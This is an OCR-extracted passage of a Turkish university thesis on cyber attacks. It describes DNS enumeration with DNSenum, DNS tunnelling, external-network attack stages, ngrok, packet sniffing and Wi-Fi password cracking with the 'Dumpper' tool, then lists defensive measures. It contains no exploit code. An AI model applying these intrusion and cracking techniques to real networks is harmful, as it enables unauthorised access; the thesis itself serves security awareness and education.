
Şekil 3.11 Torghost IP adresi değişikliği ekranı [24].

3.8. DNS Numaralandırma ve Saldırı Yöntemleri

DNS numaralandırma işlemi bir kuruluşun tüm DNS sunucularını ve DNS girdilerini bulma işlemidir. Bu işleme ilk olarak "DNSenum" uygulaması ile başlanır (Şekil 3.12) DNSenum aracı ile yapılabilecek bazı işlemler şöyledir:

- Etki alanına ait IP adresleri ve Mail sunucuları tespit edilebilir
- DNS sunucuları tespit edilebilir
- Bölge transferi gerçekleştirebilir
- Bir sözlük dosyası kullanılarak Google üzerinden alt alan adları tespit edilebilir
- Recursive sorgular yapılabilir
- IP bloklarındaki tüm IP adresleri için PTR sorguları gerçekleştirilebilir

Tespit edilen sonuçlar DNS kayıtlarını gösterir. Bu kayıtlar hedef kurum içinde kullanılan sistemler üzerinde bulunur. Tespit edilen DNS sunucuları üzerinde etki alanına ait tüm kayıtların elde edilebilmesi için Bölge transferi (zone transfer) işlemi gerçekleştirilir [25].



Şekil 3.12 DNSenum uygulama ekranı [25].

DNS saldırı türleri;

- Domain Hijacking
- DNS Flood Attack
- Distributed Reflection Denial of Services (DRDoS)
- Cache Poisoning
- TCP SYN Floods
- DNS Tunneling
- Random Subdomain Attack (Slow Drip)

Bu saldırı yöntemlerinden biri olan "DNS Tünelleme" yönteminde amaç, program veya protokollere ait bilgilerin DNS sorgu ve cevaplarından saklanarak iletilmesidir. Bu şekilde kuruma ait DNS sunucuları bilgi hırsızlığı veya kontrol komutları aktarma amacıyla kullanılabilmektedir. DNS Tünelleme işlemi için zararlı yazılım yöntemleri ile elde edilen

AHMET YESEVİ ÜNİVERSİTESİ

sistemin internete bağlı olmasına ihtiyaç yoktur. Tek ihtiyaç duyulan unsur bu cihazın internete çıkış olan bir iç DNS sunucuya erişebiliyor olmasıdır. DNS sunucularının sistem yöneticileri tarafından çoğunlukla kontrol edilmemesi saldırganın fark edilmeden faaliyetlerini gerçekleştirmelerine olanak sağlamaktadır.


Günümüzde internet dünyasında birçok güvenlik zafiyetinden yararlanılarak DNS sunucularına yapılan çeşitli saldırılara karşı alınan önlemler gün geçtikçe artmakta ve birçok saldırı yöntemleri gelişen teknolojiler ile birlikte daha fazla korunma sağlamaktadır.

3.9. Dış Ağdan Saldırı

Dış ağ üzerinde saldırı işleminin gerçekleştirilebilmesi için yerel ağ içerisindeki durumdan farklı olarak, dış ağ üzerinden, bağlantı kurulacak cihazlarda port açma ve yönlendirme işlemlerinin Şekil 3.13'de gösterildiği gibi bir yöntem ve aşağıda belirtilen saldırı biçimleri ile hedef sisteme sızma işlemleri gerçekleştirilebilir.


- Kaynak kod istismarı (code exploit)
- Gizli dinleme (eavesdropping)
- Hizmet aksattırma saldırıları (DoS)
- Dolaylı saldırılar
- Arka kapılar (backdoor)
- Doğrudan erişim saldırıları
- Sosyal veya toplum mühendisliği
- Kriptografik saldırıları [26].

AHMET YESEVİ ÜNİVERSİTESİ



Şekil 3.13 Saldırı modeli [26].

3.9.1. Dış ağdaki sunuculara saldırı düzenleme yöntemleri



Şekil 3.14 Saldırı şekli özet modeli [26]

Bilişim teknolojileri altyapısında erişilemeyecek, elde edilemeyecek hiçbir sistem yoktur. Günümüz teknolojilerinde bunların ele geçirilmesinde en büyük paya internet altyapısı sahiptir. Teknolojiyi kendi çıkarları için kullanan siber korsanların kullandığı yöntemlerin bazıları şunlardır:


- Bilgi Toplama
- Keşif aşaması
- Zafiyet taraması
- Açıklıkların istismar edilmesi
- Sistemin ele geçirilmesi
- İzlerin temizlenmesi [26].

AHMET YESEVİ ÜNİVERSİTESİ

3.9.2. Ngork çalıştırmak

Ngrok, yerel hostun sunucu bilgisayarıymış gibi kullanılmasını sağlayan bir uygulamadır. Ağ Adresi Çeviricisi veya firewall arkasında olan yerel sunucuların güvenli tüneller üzerinden tüm internete erişilebilir hale getirir. Yapılması gereken komut satırından istenilen protokol ve port değerleriyle çalıştırmaktır (Şekil 3.15).

ngrok http 8080 (Windows işletim sistemi üzerinde http 8080 portunu forward edecek.)




Şekil 3.15 Ngork çalıştırma ekranı [27].

Belirtilen adreslere dışarıdan istek yapıldığında terminalin içerisinden log işlemlerinin kayıt tutulmaya başlandığı görülür Kolayca davetsiz misafirleri engellemek içinde kullanıcı adı ve parola ile giriş sisteminin kurulması mümkündür [27].

3.9.3. Paket dinleme (Packet Sniffer)

Paket dinleyiciler, ağ trafiği verilerini kablolu veya kablosuz ağ üzerinden geçerken yakalayıp bunları belirtilen yere kopyalayarak çalışır. Bu işleme kısaca paket yakalama işlemi denir. Bilgisayarlar genellikle diğer bilgisayarlardan gelen trafik yoğunluğunu göz ardı edecek şekilde çalışırken, paket dinleyiciler tam tersine işlem gerçekleştirmektedir. Paket dinleme yazılımı karşı tarafta bulunan cihaza yüklendiğinde, ağ kartı (NIC) bilgisayarın ve ağ arasındaki arabirim uyumunu rastgele moda ayarlaması gerekmektedir. Bu işlemlerden sonra uygulamanın çalıştırılması ile paket yakalama ve işleme işlevi başlamış olur (Şekil 3.16).



Şekil 3.16 Paket dinleme işleyiş şeması [28].

Dinleme yazılımı, doğru biçimde kullanıldığında Bilişim Teknolojileri ekipleri için bulunmaz bir uygulamadır fakat bilgisayar korsanları tarafından şifreleri toplamak, paketler içindeki şifrelenmemiş verileri gizlice dinlemek ve aktarım sırasında verileri çalmak için de kullanılabilme özelliği bulunmaktadır. Bilgisayar korsanları kullanıcıyı dolandırmak amacı ile verilerin değiştirildiği ve aktarım sırasında yönlendirildiği ortadaki adam saldırılarını gerçekleştirebilmek için paket algılayıcılarını kullanırlar. Paket dinleyicilerin kötü amaçlı kullanımı güvenlik ihlallerine, endüstriyel casusluğa ve daha fazlasına yol açabilir [28].


3.10. Wi-Fi Şifrelerini Kırmak

Günümüz teknolojilerinin vazgeçilmezlerinden kablosuz bağlantı ve bu cihazlar üzerinden veri çalma, siber saldırı gibi birçok işlem gerçekleştirilebilmektedir.

Bu işlemlerin yapılmasında izlenen yöntemler arasında:

- Uygulama kullanımı; Wi-Fi şifrelerini çözmek için üçüncü parti şifre kırma yazılımı ile bu işlemleri gerçekleştirebilir.
- Uygulama kullanılmadan; WPA2-PSK ve WPA tarzı güçlü bir şifreleme altyapısı ile çalışmayan yani WEP gibi basit kodlama yapısına sahip şifreler programsız olarak elde edilebilir. Bunun için bilgisayarda bulunan komut istemi ara yüzüne gerekli kodların yazılması yeterlidir.

Şekil 3.17'de gösterilen "**Dumpper**" isimli bir uygulama ile kırmak istenilen Wi-Fi ağı seçilir ve "Start" butonu ile çalıştırılır. Belli bir süre sonra kırmak istenilen ağın şifresi program tarafından gösterilecektir [29].



Şekil 3.17 Wi-Fi şifre kırma program arayüzü [29].

IV
SALDIRILARA KARŞI ALINABİLECEK ÖNLEMLER

4. Donanımsal ve Yazılımsal Olarak Alınabilecek Önlemler

Kişisel bilgisayarları diğer bilişim sistemlerine veya internete bağlayarak bu cihazların birbirleri ile iletişimini sağlayacak kaynakları bir araya getirmek yaratıcılık gibi olumlu sonuçlar sağlar ancak bu durum, kullanıcıları da tehlikelere karşı açık hale getirir. Böyle bir durum ile karşılaşmamak veya riski en alt seviyelere indirgemek maksadı ile aşağıda belirtilen yöntemler ile güvenlik tedbirleri alınabilir:

- Firewall, ağ yapısı içerisinde çalışan sistemlerin güvenliği için üretilen uygun donanım ile yazılımın bir araya gelmesi sonucu oluşan, gelen ve giden ağ trafiğini izleyen belirli bir güvenlik kuralları ilkesine göre sistemde hangi verilere izin verilip verilmeyeceğine karar veren ağ cihazlarıdır. Bu cihazların ağ alt yapısında kullanılması güvenlik tedbirlerindendir.
- Şirket bilgisayarlarına ve sunucularına Antivirüs veya Antispyware kurulmalı ve bunlar sürekli güncel tutulmalıdır.
- İşletim sistemleri ve uygulamaların güncellemeleri yapılmalıdır.
- Önemli şirket verileri düzenli şekilde yedeklenmeli, bu yedekler şirket sunucularında ve dışında saklanmalıdır.
- Ağ içerisinde bulunan bilgisayarlara ve sunuculara fiziksel erişimler kontrol altında tutulmalı, kullanıcı yetkilendirmeleri oluşturulmalıdır.
- Wi-Fi ağlarının güvenliği ve gizliliği sürekli kontrol edilmelidir.
- Her çalışana kullanıcı girişi ve şifresi belirlenmeli ve bu şifrelerin belirli aralıklar ile değiştirilmesi sağlanmalıdır.

AHMET YESEVİ ÜNİVERSİTESİ

Casus yazılımlara karşı savunma yöntemleri aşağıda sıralanmıştır:

- Kontrol altında olmayan cihazları kullanmamak
- İnternet için tarayıcı güvenlik ayarlarını aktif etmek
- Şüpheli e-postalar ve siteler için gerekli tedbirleri almak
- Cihazın güvenlik seviyesini yükseltmek
- Yazılımı düzenli olarak güncellemek

- İşletim sistemi kayıtlarını sürekli kontrol etmek
- Casus engelleyici yazılımı kurmak
- İşletim sistemine ait yönetici yetkilerini mümkün olduğunca kullanmamak
- Tarayıcılarda bankacılık ve gizli bilgiler için genel tarayıcı ayarlarını kullanmamak
- Web sayfalarında açılır pencerelerin farkında olmak
- Güvenli olmayan bilgisayar sistemlerinde kişisel bilgi tutmamak

Kök kullanıcı (Rootkit) saldırılarına karşı savunma yöntemleri:

- Yedekleme yapıldıktan sonra güvenli bir kaynaktan programlar ve işletim sistemi yeniden yüklenmelidir.
- Personel dosya veya program indirmesi durumunda yapmaması gerekenler konusunda eğitilmelidir.
- Programlar ve işletim sistemleri konusunda otomatik kurulum prosedürleri yapılmalıdır.
- Ağ ve sunucu tabanlı güvenlik duvarları oluşturulmalıdır.
- Kök kullanıcı takımlarını belirlemek için kernel belleği döküm analizi hazırlanmalıdır.
- Saldırılara karşı sunucular güçlendirilmelidir.
- Sistemler sürekli güncellenmelidir.
- Parmak izi teknolojilerini kullanarak düzenli olarak sistem bütünlüğü doğrulanmalıdır.
- En düşük yetki ilkesine göre çalışılmalıdır.
- Kullanılmayan servisler mümkün olduğunca devre dışı bırakılmalıdır.

Hak Yükseltmeye Karşı Savunma Yöntemleri aşağıdaki gibidir:

- Birbiri ile çakışan oturum açma yetkilerini engellemek
- Gizli veriyi korumak amacı ile güçlü şifreleme teknikleri kullanmak
- Yetki kullanımı ile çalışan kod sayısını azaltmak
- Çok faktörlü doğrulama ve yetkilendirme yapmak
- Sınır denetleyicisi ve zorlama testleri kullanarak hata ayıklama işlemi yapmak

AHMET YESEVİ ÜNİVERSİTESİ

- Çalışan hizmetleri hakkı olmayan hesaplar biçiminde aktif etmek
- Kodlama hatalarını ve yazılım hatalarını test etmek

Parola Kırmaya Karşı Savunma Yöntemleri aşağıda verildiği gibidir:

- Bilgi güvenliği denetimini aktifleştirmek
- Parola değiştirme işleminde geçmiş parolaların kullanımını engellemek
- Parolaları paylaşmamak
- Zayıf şifreleme içeren protokollerin oluşturulmasını engellemek
- Parola değiştirme işlemini belirli bir zaman aralığına göre ayarlamak
- Güvensiz ortamlarda parolaları saklamamak
- 8-12 karakter içeren içerisinde büyük ve küçük harfler, numaralar, sembollerle tahmin edilmesi güç şifreler oluşturmak
- Çok fazla yanlış deneme sonucunda hesabı engellemek

Klavye Dinleyicilere Karşı Savunma Yöntemleri ise aşağıdaki gibidir:

- Açılır pencere engelleyicisi kullanmak
- Profesyonel güvenlik duvarı ve tuş dinleme engelleyici yazılımları kullanmak
- Oltalama ve önemsiz e-postaları fark edip bunları ve eklerini açmayarak silmek
- Kilitli ortamlarda bulunan sistemlerin donanım yapısını güvende tutmak ve ilgili soketleri dış bileşenlere karşı kontrol etmek
- Gizli bilgi girmek için işletim sisteminin ekran klavyesi programını kullanmak [30].

AHMET YESEVİ ÜNİVERSİTESİ

V
SONUÇ

5. Sonuç

Siber saldırı yöntemleri, bilgisayar ve ağ yapısı gelişmekte olan çeşitli ülkelerin kritik altyapılarını teşkil eden en önemli unsurlardan biri olmuştur. Korsan bilgisayar yazılımları söz konusu saldırılarda asıl amacın saldırı olduğu kadar savunma odaklı olması gerektiği gerçeğini göstermektedir. Tüm dünyada artış gösteren zararlı yazılım saldırıları zamanla firmalardan kurumlara kadar kullanıcıların sistemlerinin siber saldırganlardan tamamen korunamadıklarını, bu sistemlerin kırılgan ve savunmasız kalması saldırganların ilgi odağı haline gelmesine ve zararlı yazılımların her geçen gün yeni versiyonlarının geliştirilerek piyasaya sunulmasına sebebiyet verdiği görülmüştür. Zararlı yazılımlar, bulaştığı cihazlarda ve ağ üzerinde kullanılan sistemlerde zararlara yol açarak onların çalışmasını aksatmak için tasarlanmış uygulamalardır. Bu konuda son kullanıcıyı bilinçlendirme çabalarına rağmen kullanılan cihazlarda oluşturulan savunma mekanizmaları yetersiz kalmakta ve birçok alanda mağduriyetin oluşmasına neden olmaktadır. Saldırıların ağırlıklı olarak uygulandığı boşluklar genelde yazılım açıkları ve zararlı yazılımlar olarak görülmektedir. Bu nedenle çalışmada, en güncel siber saldırı örnekleri incelenmiştir. Kullanıcıların ve işletmelerin saldırganlara karşı alabilecekleri önlemler, kullanıcı farkındalığı, korunma yöntemleri, önleme, güvenlik duvarı, antivirüs programları, sistemlere sızma yöntemleri, uzak ağ bağlantıları, kaynağı bilinmeyen şüpheli e-postaların açılmaması, önemli dosya, bilgileri korumak ve belgelere tekrar ulaşılabilir olması için farklı bir kapalı sistemde güncel yedekler almak gibi birçok konu ele alınmıştır. Bu çalışma ile zararlı yazılımlardan dolayı mağdur birçok bireysel internet kullanıcısı, özel sektör, kurum ve kuruluşlar üzerinde bir farkındalık yaratması ayrıca mümkün olduğunca alınabilecek tedbirlerin artırılması beklenmektedir.

AHMET YESEVİ ÜNİVERSİTESİ

KAYNAKÇA

[1] Siber Güvenlik Nedir. (2016).URL: https://sibertehdit.com/siber-guvenlik-nedir/. [Erişildi: 11 2020].

[2] Kendinizi siber suçlara karşı koruma. URL: https://www.kaspersky.com.tr/resource center/threats/what-is-cybercrime. [Erişildi: 11 2020].

[3] Hack Nedir. (2020). URL: https://www.ogocer.com/blog/hacker-nedir-hack-ve-hacker-arasindaki-farklar/. [Erişildi: 11 2020].

[4] Hacker nedir? (2019). URL: https://www.milliyet.com.tr/hacker-nedir--molatik-12906/. [Erişildi: 11 2020].

[5] Bozoklu, O. Çil, C.Z. (2017). Yazılım Güvenlik Açığı Ekosistemi ve TÜRKİYE'de ki Durum Değerlendirmesi,» *Uluslararası Bilgi Güvenliğ Mühendisliği Dergisi,* 3 (1), 6-26.

[6] Nessus ile Network Penetration Test www.mshowto.org. URL: https://www.mshowto.org/nessus-kurulumu-ve-nessus-ile-network-penetration-test.html#close. [Erişildi: 11 2020].

[7] OpenVAS Kullanımı.(2019) URL: https://www.siberguv enlik.web.tr /index.php/2019/07/ 20/ openvas-kullanimi/ . [Erişildi: 11 2020].

[8] Yüceler, G. Metasploit Nedir ve Nasıl Kullanılır, Çözüm Park, (2017). URL: https://www.cozumpark.com/metasploit-nedir-venasilkullanilir/#:~:text=LHOST%20% 3D% 20Sald%C4%B1rganin%20IP%20adresi.,LPORT%3D%20Sald%C4%B1rgan%C4%B1n%20 dinleme%20yapaca%C4%9F%C4%B1%20port/. [Erişildi: 12 2020].

[9] Taner, C. Armitage Kullanımı, SİBER GÜVENLİK WEB TR, (2019). URL: https://www.siberguvenlik.web.tr/index.php/2019/09/24/armitage-kullanimi-metasploitable-makinede-zafiyet-somurme/. [Erişildi: 12 2020].

[10] Komut Enjeksiyonu. URL: https://owasp.org/www community/attacks/Command_ Injection/. [Erişildi: 12 2020].

[11] Alkan, F. SQL Injection Nedir ? Nasıl Yapılır ? Saldırı Çeşitleri ? Nasıl Korunulur ? (2016). URL: http://alkanfatih.com/sql-injection-nedir-nasil-yapilir-saldiri-cesitleri-nasil-korunulur/. [Erişildi: 12 2020].

[12] B.Bilişim.Vulmap Windows: Lokal Zafiyet Tarama Aracı. URL: https://www.biznet.com.tr/vulmap-windows-lokal-zafiyet-tarama-araci/. [Erişildi: 12 2020].

AHMET YESEVİ ÜNİVERSİTESİ

[13] İnce, M. Jynx Rootkit 2.0 ile Arka Kapı Oluşturma. (2014). URL: https://www.mehmetince.net/jynx-rootkit-2-0-ile-arka-kapi-olusturma/. [Erişildi: 12 2020].

[14] Demirci, V. Kali Metasploit ile Dosya Download ve Upload.(2020). URL: https://volkandemirci.org/2020/04/17/kali-metasploit-ile-dosya-download-ve-upload/. [Erişildi: 12 2020].

[15] USING A KEYLOGGER WITH METASPLOIT Offensive Security. URL: https://www.offensive-security.com/metasploit-unleashed/keylogging/. [Erişildi: 12 2020].

[16] İzleri Silme.(2014). URL: https://www.turkhackteam.org/bilgisayar-guvenligi/1047376-izleri-silme.html. [Erişildi: 12 2020].

[17] Akbaş, M.F. ve Can, Ö. (2014). Kurumsal Ağ ve Sistem Güvenliği Politikalarının Önemi ve Bir Durum Çalışması. *TUBAV Bilim Dergisi*, 7 (2), 16-31.

[18] Çınar, S.M. ve Yıldırım, A. (2020). Bir Kurumsal Geniş Alan Ağının Ağ Yönetim Sistemiyle Etkili Yönetimi. *NÖHÜ Müh. Bilim Dergisi*, 9(1), 9-22.

[19] Şimşek, H.F. «Arp Spoofing İlave Uygulamalar, (2019). URL: http://www.includekarabuk.com/kategoriler/cesitliSizmaTeknikleri/Arp-Spoofing-Ilave-Uygulamalar.php. [Erişildi: 12 2020].

[20] Dilben, A.E. Nmap ile Aktif Bilgi Toplama. (2019). URL: https://ahmetemindilben.com.tr/nmap-ile-aktif-bilgi-toplama/#gsc.tab=0. [Erişildi: 12 2020].

[21] Başaranoğlu,E.Sızma Testlerinde Dmitry Aracı Ile Bilgi Toplama. (2016).URL: https://www.siberportal.org/red-team/information-gathering-for-penetration-tests/ information-gathering-by-using-dmitry-for-penetration-tests/. [Erişildi: 12 2020].

[22] Netdiscover nedir?. URL: https://biryazilimci.com/index.php/netdiscover-nedir/. [Erişildi: 12 2020].

[23] Yıldırım, S. NMAP nedir? (2018). URL:https://serkanyildirim.me/nmap-nedir-nasil-kullanilir-incelikleri-nelerdir/. [Erişildi: 12 2020].

[24] Orcun, Torghost Kurulumu ve Kullanımı. (2020). URL: https://www.orcunrootsecurity.com/2020/11/komut-satrnda-gizlilik-torghost.html [Erişildi: 12 2020].

AHMET YESEVİ ÜNİVERSİTESİ

[25] Başaranoğlu, E. Sızma Testlerinde DNSenum Aracı Ile Bilgi Toplama, (2016). URL: https://www.siberportal.org/red-team/information-gathering-for-penetrationtests/information-gathering-by-using-dnsenum-for-penetration-tests/. [Erişildi:12 2020].

[26] Durmaz, D. Ağ Saldırıları Nedir, (2019). URL: https://www.elektrikport.com/teknik-kutuphane/ag-saldirilari-nedir/22345#ad-image-0. [Erişildi: 12 2020].

[27] Gündoğdu, E. Ngrok nedir? Nasıl kullanılır? (2020). URL: https://www.egehangundogdu.com/ngrok-nedir-nasil-kullanilir/. [Erişildi: 12 2020].

[28] Packet Sniffer and Capture Tools, DNSstuff, (2019). URL: https://www.dnsstuff.com/packet-sniffers/. [Erişildi: 12 2020].

[29] Wi-Fi Şifre Kırma Nasıl Yapılır, (2020). URL: https://nasilist.com/wifi-sifre-kirma/. [Erişildi: 12 2020].

[30] Şen, İ. Sistem Ele Geçirme (2018). URL: http://ismailsen.com.tr/sistem-ele-gecirme-system-hacking/. [Erişildi: 12 2020].

[31] Understanding Privilege Escalation and 5 Common Attack Techniques. URL: https://www.cynet.com/network-attacks/privilege-escalation/. [Erişildi: 01 2021].

AHMET YESEVİ ÜNİVERSİTESİ